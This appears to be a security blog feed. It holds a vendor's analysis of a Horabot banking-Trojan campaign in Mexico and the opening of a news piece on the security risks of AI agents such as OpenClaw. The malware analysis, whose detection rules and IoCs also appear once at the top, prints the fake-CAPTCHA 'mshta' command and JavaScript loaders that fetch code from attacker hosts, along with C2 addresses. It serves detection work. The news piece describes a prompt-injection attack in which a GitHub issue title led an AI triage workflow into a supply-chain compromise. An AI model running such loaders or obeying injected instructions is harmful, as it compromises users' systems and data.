
Our team tracked Horabot activity for a few months and compiled a collection of malicious attachment examples used in this campaign. They are all written in Spanish and urge the user to click a large button in the document to access a “confidential file” or an “invoice”. Clicking the button triggers the same infection chain described in this article.
Detection engineering and threat hunting opportunities

After navigating this long, layered attack chain, we bet some of the tech folks reading this have already started imagining potential detection opportunities.
With that in mind, this section provides some rules and queries that you can use to detect and hunt this threat in your own environment.

YARA rules

The YARA rules focus on two core components of the operation: the AutoIt script that functions as the loader, and the Delphi DLL that serves as the banking Trojan.

import "pe"

rule Horabot_Delphi_Trojan
{
    meta:
        author = "maT"
        description = "Detects Horabot payload/trojan (Delphi DLL)"
        hash_01 = "6272ef6ac1de8fb4bdd4a760be7ba5ed"
        hash_02 = "4caa797130b5f7116f11c0b48013e430"
        hash_03 = "c882d948d44a65019df54b0b2996677f"

    condition:
        uint32be(0) == 0x4d5a5000 and 
        filesize < 150MB and 
        pe.is_dll() and
        pe.number_of_exports == 4 and
        pe.exports("dbkFCallWrapperAddr") and
        pe.exports("__dbk_fcall_wrapper") and
        pe.exports("TMethodImplementationIntercept") and
        pe.exports(/^[A-Z][0-9]{6}_[A-Z0-9]$/)
}

rule Horabot_AutoIT_Loader
{
    meta:
        author = "maT"
        description = "Detects AutoIT script used as a loader by Horabot"
    
    strings:
        $winapi_01 = "Advapi32.dll"
        $winapi_02 = "CryptDeriveKey"
        $winapi_03 = "CryptDecrypt"
        $winapi_04 = "MemoryLoadLibrary"
        $winapi_05 = "VirtualAlloc"
        $winapi_06 = "DllCallAddress"

        $str_seed = "99521487"
        $str_func01 = "B080723_N"
        $str_func02 = "A040822_1"

        $opt_hexstr01 = { 20 3D 20 22 ?? ?? ?? ?? ?? ?? ?? 5F ?? 22 20 0D 0A 4C 6F 63 61 6C 20 24} // = "B080723_N" CRLF Local $
        $opt_aes192 = "0x0000660f" // CALG_AES_192
        $opt_md5 = "0x00008003" // CALG_MD5      

    condition:
        filesize < 100KB and
        all of ($winapi*) and
        (
            1 of ($str*) or
            all of ($opt*)
        )

}

Hunting queries

You may notice that some patterns in this section do not appear in the URLs described earlier in the article. These additional patterns were included because we observed small variations introduced by the threat actor over time, such as the use of QR codes in the lure pages.

VirusTotal Intelligence entity:url (url:”0DOWN1109″ or url:”0QR-CODE” or url:”0zip0408″ or url:”0out0408″ or url:”0capcha17″ or url:”/g1/ld1/” or url:”/g1/auxld1″ or url:”/au/gerapdf/blqs1″ or url:”/au/gerauto.php” or url:”g1/ctld” or url:”index25.php” or url:”07f07ffc-028d” or url:”0AT14″ or url:”0sen711″) or (url:”index15.php” and (url:”/on7″ or url:”/on7all” or url:”/inf”))
URLScan page.url.keyword:/.*\/([0-9]{6}|reserva)\/(au|up)\/.*/ OR page.url:(*0DOWN1109* OR *0QR-CODE* OR *0zip0408* OR *0out0408* OR *0capcha17* OR *\/g1\/ld1* OR *\/g1\/auxld1* OR *\/au\/gerapdf\/blqs1* OR *\/au\/gerauto.php* OR *\/g1\/ctld* OR *\/index25.php OR *\/index15.php)

IoCs

Indicator Description
hxxps://evs.grupotuis[.]buzz/0capcha17/ Fake CAPTCHA page
hxxps://evs.grupotuis[.]buzz/0capcha17/DMEENLIGGB.hta HTA file
hxxps://evs.grupotuis[.]buzz/0capcha17/DMEENLIGGB/GRXUOIWCEKVX JavaScript Loader 01
hxxps://pdj.gruposhac[.]lat/g1/ld1/ VBS Polymorphic 01
hxxps://pdj.gruposhac[.]lat/g1/auxld1 JavaScript Loader 02
hxxps://pdj.gruposhac[.]lat/g1/ VBS Polymorphic 02 (heavy lifter)
hxxps://pdj.gruposhac[.]lat/g1/ctld/ List of victims
hxxps://pdj.gruposhac[.]lat/g1/gerador.php Link to download AutoIT script
hxxps://cgf.facturastbs[.]shop/0725/a/home (GET) List of C2 addresses encrypted
hxxps://cfg.brasilinst[.]site/a/br/logs/index.php?CHLG (POST) Contacted by the Delphi DLL
hxxps://aufal.filevexcasv[.]buzz/on7/index15.php (POST)
hxxps://aufal.filevexcasv[.]buzz/on7all/index15.php (POST)
Contacted by the Delphi DLL
hxxps://cgf.facturastbs[.]shop/a/08/150822/au/at.html Contacted by the Delphi DLL
hxxps://labodeguitaup[.]space/a/08/150822/au/au
hxxps://cgf.midasx[.]site/a/08/150822/au/au
PowerShell stager 01
hxxps://cgf.facturastbs[.]shop/a/08/150822/au/gerauto.php PowerShell stager 02
hxxps://cgf.facturastbs[.]shop/a/08/150822/au/app Link to download the spreader
hxxps://cgf.facturastbs[.]shop/a/08/150822/au/gerapdf/blqs1 List of blocklist keywords
hxxps://thea.gruposhac[.]space/0out0408 Link found in the button of the first malicious attachment
6272EF6AC1DE8FB4BDD4A760BE7BA5ED Delphi DLL sample
lifenews[.]pro C2 (socket)
64.177.80[.]44 C2 (socket)

The SOC Files: Time to “Sapecar”. Unpacking a new Horabot campaign in Mexico

18 March 2026 at 12:00

Introduction

In this installment of our SOC Files series, we will walk you through a targeted campaign that our MDR team identified and hunted down a few months ago. It involves a threat known as Horabot, a bundle consisting of an infamous banking Trojan, an email spreader, and a notably complex attack chain.

Although previous research has documented Horabot campaigns (here and here), our goal is to highlight how active this threat remains and to share some aspects not covered in those analyses.

The starting point

As usual, our story begins with an alert that popped up in one of our customers’ environments. The rule that triggered it is generic yet effective at detecting suspicious mshta activity. The case progressed from that initial alert, but fortunately ended on a positive note. Kaspersky Endpoint Security intervened, terminated the malicious process (via a proactive defense module (PDM)) and removed the related files before the threat could progress any further.

The incident was then brought up for discussion at one of our weekly meetings. That was enough to spark the curiosity of one of our analysts, who then delved deeper into the tradecraft behind this campaign.

The attack chain

After some research and a lot of poking around in the adversary infrastructure, our team managed to map out the end-to-end kill chain. In this section, we will break down each stage and explain how the operation unfolds.

Stage 1: Initial lure

Following the breadcrumbs observed in the reported incident, the activity appears to begin with a standard fake CAPTCHA page. In the incident mentioned above, this page was located at the URL https://evs.grupotuis[.]buzz/0capcha17/ (details about its content can be found here).

Fake CAPTCHA page at the URL https://evs.grupotuis[.]buzz/0capcha17/

Fake CAPTCHA page at the URL https://evs.grupotuis[.]buzz/0capcha17/

Similar to the Lumma and Amadey cases, this page instructs the user to open the Run dialog, paste a malicious command into it and then run it. Once deceived, the victim pastes a command similar to the one below:

mshta https://evs.grupotuis[.]buzz/0capcha17/DMEENLIGGB.hta

This command retrieved and executed an HTA file that contained the following:

It is essentially a small loader. When executed, it opens a blank window, then immediately pulls and runs an external JavaScript payload hosted on the attacker’s domain. The body contains a large block of random, meaningless text that serves purely as filler.

Stage 2: A pinch of server-side polymorphism

The payload loaded by the HTA file dynamically creates a new <script> element, sets its source to an external VBScript hosted on another attacker-controlled domain, and injects it into the <head> section of a page hardcoded in the HTA. You can see the full content of the page in the box below. Once appended, the external VBScript is immediately fetched and executed, advancing the attack to its next stage.

var scriptEle = document.createElement("script");
scriptEle.setAttribute("src", "https://pdj.gruposhac[.]lat/g1/ld1/"); 
scriptEle.setAttribute("type", "text/vbscript"); 
document.getElementsByTagName('head')[0].appendChild(scriptEle);

The next-stage VBS content resembles the example shown below. During our analysis, we observed the use of server-side polymorphism because each access to the same resource returned a slightly different version of the code while preserving the same functionality.

The script is obfuscated and employs a custom string encoding routine. Below is a more readable version with its strings decoded and replaced using a small Python script that replicates the decode_str() routine.

The script performs pretty much the same function as the initial HTA file. It reaches a JavaScript loader that injects and executes another polymorphic VBScript.

var scriptEle = document.createElement("script");
scriptEle.setAttribute("src", "https://pdj.gruposhac[.]lat/g1/"); 
scriptEle.setAttribute("type", "text/vbscript"); 
document.getElementsByTagName('head')[0].appendChild(scriptEle);

Unlike the first script, this one is significantly more complex, with more than 400 lines of code. It acts as the heavy lifter of the operation. Below is a brief summary of its key characteristics:

  • Heavy obfuscation: the script uses multiple layers of obfuscation to obscure its behavior.
  • Custom string decoder: employs the same decoding routine found in the first VBScript to reconstruct strings at runtime.
  • Anti-VM and “anti-Avast”: performs basic environment checks and terminates if a specific Avast folder or VM artifacts are detected.
  • Information gathering and exfiltration: collects the host IP, hostname, username, and OS version, then sends this data to a C2 server.
  • Download of additional components: retrieves an AutoIt executable, its compiler (Aut2Exe), a script (au3), and a blob file, placing them under the hardcoded path C:\Users\Public\LAPTOP-0QF0NEUP4.
  • PowerShell command execution: executes PowerShell commands that reach out to two different URLs (one unavailable and the other leading to the first stager of the spreader, which we describe later in this article).
  • Persistence setup: creates a LNK file and drops it into the Startup folder to maintain persistence.
  • Cleanup routines: removes temporary files and terminates selected processes.

During our analysis of the heavy lifter, specifically within the exfiltration routine, we identified where the collected data was being sent. After probing the associated URL and removing the “salvar.php” portion, we uncovered an exposed webpage where the adversary listed all their victims.

As you may have noticed, the table is in Brazilian Portuguese and lists victims dating back to May 2025 (this screenshot was taken in September 2025). In the “Localização” (location) column, the adversary even included the victims’ geographic coordinates, which are redacted in the screenshot. A quick breakdown shows that, of the 5384 victims, 5030 were located in Mexico, representing roughly 93% of the total.

Stage 3: The evil combination of AutoIT and a banking Trojan

It is now time to focus on the files downloaded by our heavy lifter. As previously mentioned, three AutoIT components were dropped on disk: the executable (AutoIT3), the compiler (Aut2Exe), and the script (au3), along with an encrypted blob file. Since we have access to the AutoIt script code, we can analyze its routines. However, it contains over 750 lines of heavily obfuscated code, so let’s focus only on what really matters.

The most important routine is responsible for decrypting the blob file (it uses AES-192 with a key derived from the seed value 99521487), loading it directly into memory, and then calling the exported function B080723_N. The decrypted blob is a DLL.

We also managed to replicate the decryption logic with a Python script and manually extract the DLL (0x6272EF6AC1DE8FB4BDD4A760BE7BA5ED). After initial triage and basic sandbox execution, we observed the following:

  • The sample is a well-known Delphi banking Trojan detected by several engines under different names, such as Casbaneiro, Ponteiro, Metamorfo, and Zusy.
  • It embeds two old OpenSSL libraries (libeay32.dll and ssleay32.dll) from the Indy Project, an open-source client/server communications library used to establish client/server HTTPS C2 communication.
  • It includes SQL commands used to harvest credentials from browsers.

Once loaded into memory, the Trojan sends several HTTP requests to different URLs:

URL Description
https://cgf.facturastbs[.]shop/0725/a/home (GET) A page containing an encrypted configuration
https://cfg.brasilinst[.]site/a/br/logs/index.php?CHLG (POST) A URL for posting host information, but in our lab tests the value was empty.
Request content example:
Host: ‘ ‘
https://aufal.filevexcasv[.]buzz/on7/index15.php (POST)
https://aufal.filevexcasv[.]buzz/on7all/index15.php (POST)
A URL used to post victim information
Request content example:
AT: ‘ Microsoft Windows 10 Pro FLARE-VM (64)bit REMFLARE-VM’
MD: 040825VS
https://cgf.facturastbs[.]shop/a/08/150822/au/at.html HTML lure page designed to trick the user into accessing a malicious link whose contents are also used as a PDF attachment during the email distribution phase.
https://upstar.pics/a/08/150822/up/up (GET) The resource was already unavailable at the time our testing was conducted.
https://cgf.midasx.site/a/08/150822/au/au (GET) The page containing the first stage leading to the spreader.

Since this malware family has been extensively documented in previous studies, we won’t reiterate its well-known functionality. Instead, we’ll focus on lesser-documented and newly observed features, including the malware’s encryption and protocol handling logic.

The sample implements a stateful XOR-subtraction cipher in the sub_00A86B64 subroutine, which is used to protect strings and decrypt HTTP data received from the C2. Unlike simple XOR, each byte of output here depends on both the key and the previous byte. In our sample, the key is the string "0xFF0wx8066h".

Key construction (left) and decryption logic (right)

Key construction (left) and decryption logic (right)

We can easily reimplement the logic of the routine in Python and integrate the following snippet into our workflow to automate string decryption:

def decrypt_string(encrypted_hex):
    key_string = "0xFF0wx8066h"
    key_index = 0
    result = ""
    
    current_key = int(encrypted_hex[0:2], 16)
    
    i = 2
    while i < len(encrypted_hex):
        next_key = int(encrypted_hex[i:i+2], 16)
        if key_index >= len(key_string):
            key_index = 0
        key_char = ord(key_string[key_index])
        xored_value = next_key ^ key_char
        
        if xored_value > current_key:
            decrypted_char = xored_value - current_key
        else:
            decrypted_char = (xored_value + 0xFF) - current_key
        
        result += chr(decrypted_char)
        current_key = next_key
        key_index += 1
        i += 2
    
    return result

Python implementation of the decryption routine

The encrypted strings are retrieved in three different ways: through indexed lookups using a global encrypted Delphi string list (also observed by our colleagues at ESET); via direct references to encrypted hex strings in the data section; through indirect references using pointer variables, adding an overhead when automating decryption with scripts.

Direct pointer (left), indirect pointer (right)

Direct pointer (left), indirect pointer (right)

Indexed strings via TStringList lookups

Indexed strings via TStringList lookups

The malware fetches its configuration by performing an HTTPS GET request to the hardcoded, encrypted C2 server. The server responds with a configuration, which is a raw HTTP response, consisting of several values, each individually encrypted with the aforementioned algorithm. The sample extracts specific parameters based on their position in the list.

Decrypted configuration values (root password redacted)

Decrypted configuration values (root password redacted)

To improve readability, the above screenshot has been edited to include the decrypted parameters, which are separated by double newlines.

Configuration retrieval and parsing are initiated in the sub_00AD2C70 subroutine where the first configuration value, the C2 socket connection setting (host;port), is extracted.

C2 socket address extraction

C2 socket address extraction

If parsing fails, the malware falls back to a hardcoded secondary C2 socket address. The socket connection is then established.

Fallback to hardcoded socket address (lifenews[.]pro:49569)

Fallback to hardcoded socket address (lifenews[.]pro:49569)

Additional configuration values are parsed in sub_00AD2918 and its subroutines. For example, in the decrypted C2 configuration shown above, parameter 5 contains the “UPON” string that triggers execution, and parameter 6 contains the PowerShell commands that are run when this string is used. Below is the portion of the routine that takes care of parsing this command:
Extracting value 5 and 6 from the configuration

Extracting value 5 and 6 from the configuration

In addition to HTTP communication, the malware supports raw socket communication using a custom protocol that encapsulates commands into tags such as <|SIMPLE_TAG|> or <|TAG|>Arg1<|>Arg2<<|>.

The client initiates the C2 connection in sub_00AD331C, where it establishes a TCP socket to the operator’s server and sends the "PRINCIPAL" command to request a control channel. After receiving an OK response, it follows up with an "Info" message containing system details. Once validated, the server replies with a "SocketMain" message containing a session ID, completing the handshake. All subsequent command handling occurs in sub_00AD373C, a central orchestrator routine that parses incoming messages and dispatches the malicious actions.

The sample, and therefore the protocol itself, is inherited, from the open-source Delphi Remote Access PC project, as our colleagues at ESET have noted in the past. Below is a visual comparison:

Comparison of "PING" and "Close" commands (sample disassembly on the left, Delphi Remote Access source code on the right)

Comparison of “PING” and “Close” commands (sample disassembly on the left, Delphi Remote Access source code on the right)

Some features from the open-source project, including the chat and file manipulation commands, have been removed, while some mouse-related commands have been renamed with playful prefixes like “LULUZ” (e.g., LULUZLD, LULUZPos). This could be an inside joke, anti-analysis obfuscation, or a way to mark custom variants. Beyond the standard functionality, the protocol now includes a range of additional custom commands, such as LULUZSD for mouse wheel scrolling down, ENTERMANDA to simulate pressing the Enter key, and COLADIFKEYBOARD to inject arbitrary text as keystrokes.

The full command set is considerably larger, and while not all commands are implemented in the analyzed sample, evidence of their presence (e.g., in the form of strings) suggests ongoing development.

After getting a sense of the protocol, let’s focus on the cipher used. In this sample, traffic exchanged via the C2 socket channel is encrypted using another stateful XOR algorithm with embedded decryption keys. Its logic is implemented in the routines sub_00A9F2D0 (encryption) and sub_00A9F5C0 (decryption):

Encryption routine sub_00A9F2D0

Encryption routine sub_00A9F2D0

The encryption routine generates three random four-digit integer keys. The first key acts as the initial cipher state, while the other two serve as the multiplier and increment that are applied at every encryption stage to both the state and the data. For each character in the input string, it takes the high byte of the current state, XORs it with the character to encrypt, and then updates the cipher state for the next character. The output is created by prepending the three keys to the ciphertext, encapsulating everything within the “##” markers. The final output looks like this:

##[key1][key2][key3][encrypted_hex_data]##

Here’s a Python snippet to decode such traffic:

def deobfuscate_traffic(obfuscated):
    if not (obfuscated.startswith("##") and obfuscated.endswith("##")):
        raise ValueError("Invalid format")

    core = obfuscated[2:-2]
    
    key1 = int(core[0:4])
    key2 = int(core[4:8])
    key3 = int(core[8:12])
    
    hex_data = core[12:]
    
    current_key = key1
    output_chars = []
    
    for i in range(0, len(hex_data), 2):
        xored = int(hex_data[i:i+2], 16)
        
        high_byte = (current_key >> 8) & 0xFF
        original_char = chr(xored ^ high_byte)
        output_chars.append(original_char)
        
        current_key = ((current_key + xored) * key2 + key3) & 0xFFFF
    
    return "".join(output_chars)

Although this encryption layer was likely intended to evade network inspection, it ironically makes detection easier due to its highly regular and repetitive structure. This pattern, including the external markers “##”, is uncommon in legitimate traffic and can be used as a reliable network signature for IDS/IPS systems. Below is a Suricata rule that matches the described structure:

alert tcp any any -> any any ( \
    msg:"Horabot C2 socket communication (##hex##)"; \
    flow:established; \
    content:"##"; depth:2; fast_pattern; \
    content:"##"; endswith; \
    pcre:"/^##[1-9][0-9]{3}[1-9][0-9]{3}[1-9][0-9]{3}[0-9A-F]+##$/"; \
    classtype:trojan-activity; \
    sid:1900000; \
    rev:1; \
    metadata:author Domenico; \
)

As documented by our colleagues at Fortinet, the malware contains functionality to display fake pop-ups prompting victims to enter their banking credentials. The images for these pop-ups are stored as encrypted resources. Unlike strings, resources are decrypted using the standard RC4 cipher, and the key pega-avisao3234029284 is retrieved from the previous TStringList structure at offset 3FEh.

Fake token overlay used for credential theft (right), with disassembly (left)

Fake token overlay used for credential theft (right), with disassembly (left)

The wordplay around “pega a visão”, Brazilian slang meaning “get the picture” figuratively, reveals an intentional cultural reference, supporting the already well-known Brazilian ties of the operators who have a native understanding of the language.

Below is a collage of pictures where the targeted bank overlays are visible.

Excerpt of decrypted fake overlays

Excerpt of decrypted fake overlays

Stage 4: The spreader

In our tests, we noticed that both the VBScript (the heavy lifter) and the Delphi DLL have overlapping functionality for downloading the next stage via PowerShell. Although they rely on different domains, they follow the same URL pattern.

We tried accessing URLs meant for downloading the spreader. One returned nothing, while the other displayed a sequence of two PowerShell stagers before reaching the actual spreader.

In the second stager, we found several Base64-encoded URLs, but only one of them was active during our analysis. Based on comments found in the spreader code, we suspect that in previous versions or campaigns the spreader was assembled piece by piece from these other URLs. In our case, however, a single URL contained all the necessary code.

Yes, we also wondered how PowerShell could possibly accept ASCII chaos as variable/function names, but it does. After cleaning up the messy naming convention and reviewing the well-commented routines (thanks, threat actor), we were able to identify its main duties:

  • Harvest emails via the MAPI namespace;
  • Exfiltrate unique email addresses to the C2;
  • Clean up the outbox;
  • Filter the exfiltrated email addresses against a blocklist of keywords;
  • Prepare a phishing email containing a malicious PDF;
  • Mass-distribute the email to the filtered addresses.

One interesting point is that the spreader’s code and comments allow us to extract some useful intel:

  • All comments are written in Brazilian Portuguese, which gives a strong indication of the threat actor’s origin.
  • It is fairly easy to distinguish comments written by a human from those most likely generated by an AI/LLM; the latter are too formal and remarkably well-formatted. One of the human comments actually inspired the title of this article.
  • One of the comments in the code reads “limpa a caixa de saida antes de sapecar”. Sapecar has a very specific meaning that only Brazilian Portuguese speakers would naturally understand. The closest equivalent to this comment in English would be: “Clear the outbox before you blast it off or let it rip.”

Our team tracked Horabot activity for a few months and compiled a collection of malicious attachment examples used in this campaign. They are all written in Spanish and urge the user to click a large button in the document to access a “confidential file” or an “invoice”. Clicking the button triggers the same infection chain described in this article.

Detection engineering and threat hunting opportunities

After navigating this long, layered attack chain, we bet some of the tech folks reading this have already started imagining potential detection opportunities.
With that in mind, this section provides some rules and queries that you can use to detect and hunt this threat in your own environment.

YARA rules

The YARA rules focus on two core components of the operation: the AutoIt script that functions as the loader, and the Delphi DLL that serves as the banking Trojan.

import "pe"

rule Horabot_Delphi_Trojan
{
    meta:
        author = "maT"
        description = "Detects Horabot payload/trojan (Delphi DLL)"
        hash_01 = "6272ef6ac1de8fb4bdd4a760be7ba5ed"
        hash_02 = "4caa797130b5f7116f11c0b48013e430"
        hash_03 = "c882d948d44a65019df54b0b2996677f"

    condition:
        uint32be(0) == 0x4d5a5000 and 
        filesize < 150MB and 
        pe.is_dll() and
        pe.number_of_exports == 4 and
        pe.exports("dbkFCallWrapperAddr") and
        pe.exports("__dbk_fcall_wrapper") and
        pe.exports("TMethodImplementationIntercept") and
        pe.exports(/^[A-Z][0-9]{6}_[A-Z0-9]$/)
}

rule Horabot_AutoIT_Loader
{
    meta:
        author = "maT"
        description = "Detects AutoIT script used as a loader by Horabot"
    
    strings:
        $winapi_01 = "Advapi32.dll"
        $winapi_02 = "CryptDeriveKey"
        $winapi_03 = "CryptDecrypt"
        $winapi_04 = "MemoryLoadLibrary"
        $winapi_05 = "VirtualAlloc"
        $winapi_06 = "DllCallAddress"

        $str_seed = "99521487"
        $str_func01 = "B080723_N"
        $str_func02 = "A040822_1"

        $opt_hexstr01 = { 20 3D 20 22 ?? ?? ?? ?? ?? ?? ?? 5F ?? 22 20 0D 0A 4C 6F 63 61 6C 20 24} // = "B080723_N" CRLF Local $
        $opt_aes192 = "0x0000660f" // CALG_AES_192
        $opt_md5 = "0x00008003" // CALG_MD5      

    condition:
        filesize < 100KB and
        all of ($winapi*) and
        (
            1 of ($str*) or
            all of ($opt*)
        )

}

Hunting queries

You may notice that some patterns in this section do not appear in the URLs described earlier in the article. These additional patterns were included because we observed small variations introduced by the threat actor over time, such as the use of QR codes in the lure pages.

VirusTotal Intelligence entity:url (url:”0DOWN1109″ or url:”0QR-CODE” or url:”0zip0408″ or url:”0out0408″ or url:”0capcha17″ or url:”/g1/ld1/” or url:”/g1/auxld1″ or url:”/au/gerapdf/blqs1″ or url:”/au/gerauto.php” or url:”g1/ctld” or url:”index25.php” or url:”07f07ffc-028d” or url:”0AT14″ or url:”0sen711″) or (url:”index15.php” and (url:”/on7″ or url:”/on7all” or url:”/inf”))
URLScan page.url.keyword:/.*\/([0-9]{6}|reserva)\/(au|up)\/.*/ OR page.url:(*0DOWN1109* OR *0QR-CODE* OR *0zip0408* OR *0out0408* OR *0capcha17* OR *\/g1\/ld1* OR *\/g1\/auxld1* OR *\/au\/gerapdf\/blqs1* OR *\/au\/gerauto.php* OR *\/g1\/ctld* OR *\/index25.php OR *\/index15.php)

IoCs

Indicator Description
hxxps://evs.grupotuis[.]buzz/0capcha17/ Fake CAPTCHA page
hxxps://evs.grupotuis[.]buzz/0capcha17/DMEENLIGGB.hta HTA file
hxxps://evs.grupotuis[.]buzz/0capcha17/DMEENLIGGB/GRXUOIWCEKVX JavaScript Loader 01
hxxps://pdj.gruposhac[.]lat/g1/ld1/ VBS Polymorphic 01
hxxps://pdj.gruposhac[.]lat/g1/auxld1 JavaScript Loader 02
hxxps://pdj.gruposhac[.]lat/g1/ VBS Polymorphic 02 (heavy lifter)
hxxps://pdj.gruposhac[.]lat/g1/ctld/ List of victims
hxxps://pdj.gruposhac[.]lat/g1/gerador.php Link to download AutoIT script
hxxps://cgf.facturastbs[.]shop/0725/a/home (GET) List of C2 addresses encrypted
hxxps://cfg.brasilinst[.]site/a/br/logs/index.php?CHLG (POST) Contacted by the Delphi DLL
hxxps://aufal.filevexcasv[.]buzz/on7/index15.php (POST)
hxxps://aufal.filevexcasv[.]buzz/on7all/index15.php (POST)
Contacted by the Delphi DLL
hxxps://cgf.facturastbs[.]shop/a/08/150822/au/at.html Contacted by the Delphi DLL
hxxps://labodeguitaup[.]space/a/08/150822/au/au
hxxps://cgf.midasx[.]site/a/08/150822/au/au
PowerShell stager 01
hxxps://cgf.facturastbs[.]shop/a/08/150822/au/gerauto.php PowerShell stager 02
hxxps://cgf.facturastbs[.]shop/a/08/150822/au/app Link to download the spreader
hxxps://cgf.facturastbs[.]shop/a/08/150822/au/gerapdf/blqs1 List of blocklist keywords
hxxps://thea.gruposhac[.]space/0out0408 Link found in the button of the first malicious attachment
6272EF6AC1DE8FB4BDD4A760BE7BA5ED Delphi DLL sample
lifenews[.]pro C2 (socket)
64.177.80[.]44 C2 (socket)

How AI Assistants are Moving the Security Goalposts

9 March 2026 at 00:35

AI-based assistants or “agents” — autonomous programs that have access to the user’s computer, files, online services and can automate virtually any task — are growing in popularity with developers and IT workers. But as so many eyebrow-raising headlines over the past few weeks have shown, these powerful and assertive new tools are rapidly shifting the security priorities for organizations, while blurring the lines between data and code, trusted co-worker and insider threat, ninja hacker and novice code jockey.

The new hotness in AI-based assistants — OpenClaw (formerly known as ClawdBot and Moltbot) — has seen rapid adoption since its release in November 2025. OpenClaw is an open-source autonomous AI agent designed to run locally on your computer and proactively take actions on your behalf without needing to be prompted.

The OpenClaw logo.

If that sounds like a risky proposition or a dare, consider that OpenClaw is most useful when it has complete access to your digital life, where it can then manage your inbox and calendar, execute programs and tools, browse the Internet for information, and integrate with chat apps like Discord, Signal, Teams or WhatsApp.

Other more established AI assistants like Anthropic’s Claude and Microsoft’s Copilot also can do these things, but OpenClaw isn’t just a passive digital butler waiting for commands. Rather, it’s designed to take the initiative on your behalf based on what it knows about your life and its understanding of what you want done.

“The testimonials are remarkable,” the AI security firm Snyk observed. “Developers building websites from their phones while putting babies to sleep; users running entire companies through a lobster-themed AI; engineers who’ve set up autonomous code loops that fix tests, capture errors through webhooks, and open pull requests, all while they’re away from their desks.”

You can probably already see how this experimental technology could go sideways in a hurry. In late February, Summer Yue, the director of safety and alignment at Meta’s “superintelligence” lab, recounted on Twitter/X how she was fiddling with OpenClaw when the AI assistant suddenly began mass-deleting messages in her email inbox. The thread included screenshots of Yue frantically pleading with the preoccupied bot via instant message and ordering it to stop.

“Nothing humbles you like telling your OpenClaw ‘confirm before acting’ and watching it speedrun deleting your inbox,” Yue said. “I couldn’t stop it from my phone. I had to RUN to my Mac mini like I was defusing a bomb.”

Meta’s director of AI safety, recounting on Twitter/X how her OpenClaw installation suddenly began mass-deleting her inbox.

There’s nothing wrong with feeling a little schadenfreude at Yue’s encounter with OpenClaw, which fits Meta’s “move fast and break things” model but hardly inspires confidence in the road ahead. However, the risk that poorly-secured AI assistants pose to organizations is no laughing matter, as recent research shows many users are exposing to the Internet the web-based administrative interface for their OpenClaw installations.

Jamieson O’Reilly is a professional penetration tester and founder of the security firm DVULN. In a recent story posted to Twitter/X, O’Reilly warned that exposing a misconfigured OpenClaw web interface to the Internet allows external parties to read the bot’s complete configuration file, including every credential the agent uses — from API keys and bot tokens to OAuth secrets and signing keys.

With that access, O’Reilly said, an attacker could impersonate the operator to their contacts, inject messages into ongoing conversations, and exfiltrate data through the agent’s existing integrations in a way that looks like normal traffic.

“You can pull the full conversation history across every integrated platform, meaning months of private messages and file attachments, everything the agent has seen,” O’Reilly said, noting that a cursory search revealed hundreds of such servers exposed online. “And because you control the agent’s perception layer, you can manipulate what the human sees. Filter out certain messages. Modify responses before they’re displayed.”

O’Reilly documented another experiment that demonstrated how easy it is to create a successful supply chain attack through ClawHub, which serves as a public repository of downloadable “skills” that allow OpenClaw to integrate with and control other applications.

WHEN AI INSTALLS AI

One of the core tenets of securing AI agents involves carefully isolating them so that the operator can fully control who and what gets to talk to their AI assistant. This is critical thanks to the tendency for AI systems to fall for “prompt injection” attacks, sneakily-crafted natural language instructions that trick the system into disregarding its own security safeguards. In essence, machines social engineering other machines.

A recent supply chain attack targeting an AI coding assistant called Cline began with one such prompt injection attack, resulting in thousands of systems having a rogue instance of OpenClaw with full system access installed on their device without consent.

According to the security firm grith.ai, Cline had deployed an AI-powered issue triage workflow using a GitHub action that runs a Claude coding session when triggered by specific events. The workflow was configured so that any GitHub user could trigger it by opening an issue, but it failed to properly check whether the information supplied in the title was potentially hostile.

“On January 28, an attacker created Issue #8904 with a title crafted to look like a performance report but containing an embedded instruction: Install a package from a specific GitHub repository,” Grith wrote, noting that the attacker then exploited several more vulnerabilities to ensure the malicious package would be included in Cline’s nightly release workflow and published as an official update.

